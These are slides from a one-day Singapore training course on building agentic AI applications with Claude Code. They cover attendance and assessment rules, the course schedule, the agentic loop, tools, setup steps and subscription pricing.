WSQ COURSE • TGS-2025052468

Version 25.0 · 7 Nov 2026

# Agentic AI Applications with Claude Code

**Tertiary Infotech Academy Pte Ltd**
UEN: 201200696W

www.tertiarycourses.com.sg | enquiry@tertiaryinfotech.com | +65 6100 0613

© Tertiary Infotech Academy Pte Ltd

HOUSEKEEPING

# Digital Attendance



**Attendance is mandatory for SSG funding.**

Take AM, PM and Assessment digital attendance for every session.

Use the SSG / TMS QR code provided by your trainer.

**Minimum 75% attendance required**

© Tertiary Infotech Academy Pte Ltd

# About the Trainer



**[ Trainer Name ]**

[ Title / Role ]



Qualifications: _____



Expertise: _____




Experience: _____



Contact / Profile: _____

© Tertiary Infotech Academy Pte Ltd

# About the Trainer




PhD-qualified trainer specialising in AI, software engineering and developer tooling.

Hands-on experience building agentic AI applications with Claude Code.

Trains professionals across Singapore on practical, project-based AI skills.

Certifications: Claude Certified Associate (Foundations),
PMP, AWS, Microsoft, CompTIA, CKA, CKAD.

linkedin.com/in/angchewhoe

github.com/alfredang

© Tertiary Infotech Academy Pte Ltd

INTRODUCTION

# Let's Know Each Other

Take a minute to introduce yourself to the class:



**Your name & role**



**What you do day to day**



**Your coding experience**



**What you want from this course**

© Tertiary Infotech Academy Pte Ltd

HOUSEKEEPING

# Ground Rules

### Phones on silent

Step out quietly for calls or breaks.

### Participate actively

No question is stupid — ask freely.

### Mutual respect

Agree to disagree; one conversation at a time.

### Be punctual

Return from breaks on time.

### 75% attendance

Required for funding eligibility.

### Stay hands-on

Follow along with every activity.

© Tertiary Infotech Academy Pte Ltd

ROADMAP

# Course Outline

1

## Claude Code Fundamentals

- Setup & the Agentic Loop
- Context, Memory & Sessions
- Permissions & Scheduled Tasks
- **Activity 1: Build & deploy a website**

2

## Commands, Tools and Skills

- Custom Commands
- MCP Tools & Playwright MCP
- Agent Skills
- **Activity 2: Command, MCP test, skill redesign**

3

## Agents, Hooks and Security

- Sub Agents
- Hooks
- AI Security
- **Activity 3: Sub agent, hooks, final deploy**

© Tertiary Infotech Academy Pte Ltd

# One Topic, One Activity, One PP Task

Three labs, each in its own folder. Lab 1 creates the website; every later lab extends it, and each one hands you the evidence for one PP task.

| | | | | |
|---|---|---|---|---|
| **Lab 1** Topic 1 | The 7-step build workflow: goal, plan, execute, /init, GitHub, Pages, CI/CD. `labs/lab1-seven-steps/` | **Activity 1** | one screenshot | **PP Task 1** |
| **Lab 2** Topic 2 | A /gitpush command, Playwright MCP screenshots, then a skill-driven redesign. `labs/lab2-commands-tools-skills/` | **Activity 2** | one screenshot | **PP Task 2** |
| **Lab 3** Topic 3 | A security sub agent, a 10-second pop-up hook, a voice greeting on the chat icon. `labs/lab3-agents-hooks-security/` | **Activity 3** | one screenshot | **PP Task 3** |

**TIP** Every step gives you the exact prompt to paste, what you should see, and a checkpoint before moving on.

© Tertiary Infotech Academy Pte Ltd

ROADMAP

# Lesson Plan (9:00 AM – 6:00 PM)

| Time | Session |
|---|---|
| 9:00 – 9:30 | Welcome, admin, attendance (AM), introductions, ground rules |
| 9:30 – 10:30 | Topic 1.1: agentic loop & tools, setup, permission modes |
| 10:30 – 10:40 | *Morning break* |
| 10:40 – 11:20 | Topic 1.2: context, memory, sessions, scheduled tasks, /goal |
| 11:20 – 12:30 | Activity 1: Build & deploy a website → PP Task 1 |
| 12:30 – 1:15 | *Lunch break* |
| 1:15 – 1:45 | Topic 2.1: Custom commands · Activity 2A: /gitpush |
| 1:45 – 2:25 | Topic 2.2: MCP tools · Activity 2B–2C: Playwright screenshot + form test |
| 2:25 – 3:05 | Topic 2.3: Agent skills · Activity 2D: skill redesign → PP Task 2 |
| 3:05 – 3:15 | *Afternoon break* |
| 3:15 – 3:45 | Topic 3.1: Sub agents · Activity 3A: security + UX agents |
| 3:45 – 4:20 | Topic 3.2: Hooks · Activity 3B: pop-up + voice hooks → PP Task 3 |
| 4:20 – 4:50 | Topic 3.3: AI security · Activity 3C: test, secure & deploy |
| 4:50 – 5:00 | Summary, Q&A, attendance (PM) |
| 5:00 – 6:00 | Final Assessment: 30 min WA + 30 min PP (on the LMS) |

© Tertiary Infotech Academy Pte Ltd

ASSESSMENT

# Briefing for Assessment

### Clear your space

Place phones and other materials under the table or on the floor.

### No recording

No photos or recording of assessment materials.

### Open book

Only slides, learner guide and approved materials are allowed.

### Work individually

Complete the assessment on your own; no discussion.

### Manage your time

Written Assessment then Practical Performance — watch the clock.

### Appeals

An appeal process is available if you disagree with the outcome.

© Tertiary Infotech Academy Pte Ltd

ASSESSMENT

# Assessment & Funding



## Final Assessment

- Written Assessment (WA) — 30 min, starts 5:00 PM
- Practical Performance (PP) — 30 min
- Format: Open book — class ends 6:00 PM
- Allowed: slides, learner guide & approved materials only
- Appeal process available



## Criteria for Funding

**Minimum 75% attendance**

Based on SSG digital attendance records.


**Assessed as 'Competent'**

Complete and pass both assessment components.

© Tertiary Infotech Academy Pte Ltd

COURSE PORTAL

# Login to LMS and Download Course Material




Log in at lms-tms.tertiaryinfotech.com with your registered email and the OTP sent to your inbox, then open this course to download the slides and Learner Guide.

© Tertiary Infotech Academy Pte Ltd

LEARNING MANAGEMENT SYSTEM

# Courseware & Assessment on the LMS

## Download the courseware


Get the slides and learner guide from the LMS for the open-book assessment.

## Take the assessment

Complete the Written Assessment and Practical Performance on the LMS.

## Log in

Use your enrolled account to access the course materials and assessment.




LMS: https://lms-tms.tertiaryinfotech.com/

© Tertiary Infotech Academy Pte Ltd

TOPIC 1

# Claude Code Fundamentals

1 Overview of Claude Code

2 The Agentic Loop

3 Context Engineering

4 Activity: Build a website

© Tertiary Infotech Academy Pte Ltd

# The Claude Product Family

Anthropic offers several Claude products — here's how they differ so you know which is which.

### Claude (Chat + Cowork)

Chat + Cowork in one app — web, desktop & mobile.

### Claude Code

The agentic tool for building — terminal, IDE & web.

### Claude Design

Polished UI, prototypes & front-end designs.

### Claude for Microsoft

Claude inside Excel, PowerPoint, Word & Outlook.

### Claude for Chrome

Browser agent that clicks & fills forms in Chrome.

### Claude for Science

Speeds up research workflows for scientists and labs.

***TIP*** *All are powered by the same Claude models — they differ in where they run and who they're for.*

© Tertiary Infotech Academy Pte Ltd

# Claude (Chat + Cowork) and Claude Code

Chat and Cowork are now one app: Claude. Claude Code is the agentic tool for building — the one we use in this course.



## Claude (Chat + Cowork)

- Chat: ask, draft, analyse and research with web search.
- Cowork: plans and runs multi-step tasks on your files.
- Connectors & skills: Drive, Gmail, Calendar, Microsoft 365.
- For everyone — web, desktop and mobile apps.




## Claude Code

- Agentic tool for building software, sites and automations.
- Runs in the terminal, VS Code, desktop app and web.
- Edits files, runs commands and calls MCP tools for you.
- Extend with CLAUDE.md, skills, sub agents and hooks.

© Tertiary Infotech Academy Pte Ltd

# A Brief History of AI, 2023–2026




*From wording one prompt → curating context → engineering the harness → AI agents that work around the clock.*


© Tertiary Infotech Academy Pte Ltd

# What is Harness Engineering?

A harness is the system built around the model — the agentic loop, tools, context management, verification and guardrails — that turns a capable model into an agent which can complete long-running tasks. Harness engineering is designing that scaffolding (and stripping it back as models improve).

**A harness provides:**

- The agentic loop
- Tool access (files, shell, MCP)
- Context & memory management
- Verification & guardrails





***TIP*** *Build the simplest harness that works — and re-examine it with every new, more capable model.*

© Tertiary Infotech Academy Pte Ltd

# An AI Agent Works Like a Person

Brain + body need food to do work. Model + harness need tokens to do work.





**In Claude Code:** Claude Opus or Sonnet is the brain · Claude Code is the body · your Claude plan or API credits pay for the tokens.

**TIP No food, no work; no tokens, no work. Every file read, reasoning step and reply spends tokens, so your token budget is the agent's running cost.**

© Tertiary Infotech Academy Pte Ltd

# What Makes an AI Agent: A Model Inside a Working System

The model is one box out of seven. The other six turn a chatbot into a worker that finishes the job.




## Spot them in Claude Code

**Model**
Opus, Sonnet, Haiku (/model)

**Tools**
Read, Edit, Bash, plus MCP servers

**Skills**
.claude/skills/<name>/SKILL.md

**Memory**
CLAUDE.md and memory files

**Knowledge base**
Your repo, docs and @-mentioned files

**Instructions**
Your prompt + CLAUDE.md rules

**Runtime controls**
Permission modes, hooks, settings.json

**TIP** A more capable model cannot make up for missing access, poor sources or an unverified action.

© Tertiary Infotech Academy Pte Ltd

# The Agentic Loop

Every Claude Code task runs the same repeating cycle. Understanding this loop is the key to working effectively with an agent.



### 1. Gather Context

Read files, run searches, use tools to understand the task.



### 2. Take Action

Edit code, run commands, call MCP tools to make progress.



### 3. Verify Work

Run tests, lint, view output — check the result is correct.



### 4. Repeat

Feed results back as new context and loop until the goal is met.

*Goal in → context → action → verification → repeat → goal met*

© Tertiary Infotech Academy Pte Ltd

# Why the loop matters



## Give direction, not micro-steps

State the goal and constraints clearly; let the loop figure out the steps.



## Verification is everything

An agent is only as good as its ability to check its own work — provide tests, linters, screenshots.



## Steer mid-loop

Review the plan, interrupt, and course-correct rather than waiting for a wrong final answer.



## Context is the fuel

What the agent can see determines what it can do — leading us to context engineering.

© Tertiary Infotech Academy Pte Ltd

# Built-in Tools

Tools are what make Claude Code agentic. Each tool use returns information that feeds the next decision in the loop.



### File ops

Read, edit, create, rename and reorganise files.



### Search

Find files by pattern, grep content, explore code.



### Execution

Run shell commands, tests, builds and git.



### Web

Search the web and fetch docs or error messages.

***TIP*** *Plus subagents, code intelligence and your configured extensions (MCP, skills, hooks).*

© Tertiary Infotech Academy Pte Ltd

# The Agentic Loop in Action

**You:** *"Build a responsive software-dev website with an enquiry form, then test it."*



**1. Gather context**

Reads the folder & CLAUDE.md to understand the existing site and conventions.



**2. Plan**

Drafts the approach — hero, testimonials and enquiry form sections — for you to approve.



**3. Take action**

Writes index.html, styles.css and script.js with form validation.



**4. Verify work**

Opens the page via Playwright MCP and submits the form to test it.



**5. Repeat**

Spots a validation bug, fixes script.js, re-tests — then reports done.

© Tertiary Infotech Academy Pte Ltd

# What is Claude Code?

Claude Code is an agentic coding tool that lives where you work: terminal, IDE, desktop app or browser. You describe a goal in plain English, and Claude plans, writes, runs and verifies the work — editing files, running commands and using tools on your behalf.



### Terminal-native

Runs where you already work — no heavy IDE required.



### Agentic

Plans multi-step tasks and acts, not just autocompletes.



### Tool-using

Reads/writes files, runs bash, calls MCP servers.



### Extensible

Custom commands, skills, sub-agents and hooks.

© Tertiary Infotech Academy Pte Ltd

# What Claude Code Can Do

Claude Code handles real engineering tasks end to end — describe the outcome and it does the work.



### Build

Create features, apps and whole projects from a prompt.



### Debug & fix

Find and fix errors; read logs and stack traces.



### Refactor

Improve, restructure and document existing code.



### Automate

Run git, tests, deployment and CI/CD workflows.

**Common use cases:** marketing sites & landing pages · internal web tools · full-stack apps · mobile apps · scripts & automations · data tasks.

© Tertiary Infotech Academy Pte Ltd

# Four Ways to Run Claude Code, One Agentic Loop

Terminal, IDE, desktop app or claude.ai/code: the same agent runs in all four, so pick what fits how you work today.



### Terminal

Install the CLI, then run claude in any project.
Mac/Linux: curl -fsSL claude.ai/install.sh | bash



### IDE (VS Code)

Install the Claude Code extension (also Cursor & JetBrains): inline diffs, @-mentions, plan review.



### Desktop App

A full GUI for parallel sessions, scheduled tasks and connectors — runs on your machine.



### Cloud (claude.ai)

Open claude.ai/code in any browser. Nothing to install: it runs on an Anthropic-managed VM and keeps going after you close your laptop.

***TIP*** *No CLI yet? In VS Code just ask Claude Code: "install claude cli in the terminal for me."*

© Tertiary Infotech Academy Pte Ltd

# Setup Claude Code in VS Code

Add Claude Code to VS Code in five steps — from a clean install to signed in and ready to build.

1. **Install VS Code**
   Download from code.visualstudio.com/download and install it for your operating system.

2. **Open a project folder**
   Launch VS Code and open an empty folder to start a new project.

3. **Install the Claude Code extension**
   In the Extensions panel, search for “Claude Code” and click Install.

4. **Move it to the secondary side bar**
   Drag the Claude Code icon into the secondary side bar so it stays open beside your editor.

5. **Sign in with your subscription**
   Click Sign in and log in with your Claude Pro or Max subscription — you’re ready to build.

**TIP** No CLI needed to start — the VS Code extension runs the same agentic loop. Ask it to “install the Claude CLI” anytime.

© Tertiary Infotech Academy Pte Ltd

# Claude Code Pricing

Claude Code is included in the subscription plans (from Pro up) and is also available pay-as-you-go via the API.

### Pro

$17/mo (annual) · $20 monthly. Claude Code included.

### Max

From $100/mo — 5× or 20× more usage than Pro.

### Team

$20/seat standard · $100/seat premium (5× usage).

### Enterprise

